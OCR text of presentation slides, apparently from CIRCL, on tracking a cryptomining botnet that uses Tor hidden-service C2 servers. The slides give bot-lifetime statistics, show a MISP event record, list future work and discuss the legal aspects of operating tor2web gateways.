


- Median:13 days
- Mean: 44 days
- Max: 363 days (since day 1)

Making sense of the data


Looong lasting, overconnected bots

- 44 bots are present from day one,
- some reached as much as 25 C2 hidden services,
- some never downloaded any binary,
- some only reached one HS.



Making sense of the data


First talk in April



- Median: 91 days
- Mean: 96 days
- Max: 167 days (since day 1)


Making sense of the data

Now



- Median: 66 days
- Mean: 137 days
- Max: 363 days (since day 1)

Sharing analyses alongside relevant indicators




Crypomining Botnet event


Event ID	222
UUID	1b463c80-aff9-473e-9491-fbc4f0494027
Creator org	D4
Creator user	admin@admin.test
Tags	
Date	2020-10-20
Threat Level	High
Analysis	Initial
Distribution	This community only
Info	Crypomining Botnet event
Published	No
#Attributes	934 (147 Objects)
First recorded change	2021-04-10 10:19:42
Last change	2021-04-12 00:11:56
Modification map	
Extended by	Event (223): Crypomining Botnet event update Event (224): Crypomining Botnet event update Event (225): Crypomining Botnet event update Event (226): Crypomining Botnet event update Event (227): Crypomining Botnet event update Event (228): Crypomining Botnet event update Event (229): Crypomining Botnet event update Event (230): Crypomining Botnet event update Event (231): Crypomining Botnet event update Event (232): Crypomining Botnet event update Event (233): Crypomining Botnet event update Event (234): Crypomining Botnet event update Event (235): Crypomining Botnet event update Event (236): Crypomining Botnet event update Event (237): Crypomining Botnet event update Event (238): Crypomining Botnet event update Event (239): Crypomining Botnet event update Event (240): Crypomining Botnet event update Event (241): Crypomining Botnet event update Event (242): Crypomining Botnet event update Event (243): Crypomining Botnet event update Event (244): Crypomining Botnet event update Event (245): Crypomining Botnet event update

Sharing analyses alongside relevant indicators

April 2021



October 2021



Future Works

- Add collection points,
- improve binary collection,
- use redisearch to get insights about compromised hosts,
- automatically generate daily MISP report in the daily event,
- automate victim notification.

End

- For more info contact info@circl.lu
- Thank you

Legal aspects of tor2web gateways

- Operating and running Tor web gateways come with some ethical requirements,
- If you operate it for security monitoring, share the results to improve security,
- Users are not protected and they can be abused/tracked,
- By being a tor2web operator, you expose Tor hidden services and can be considered as the hoster.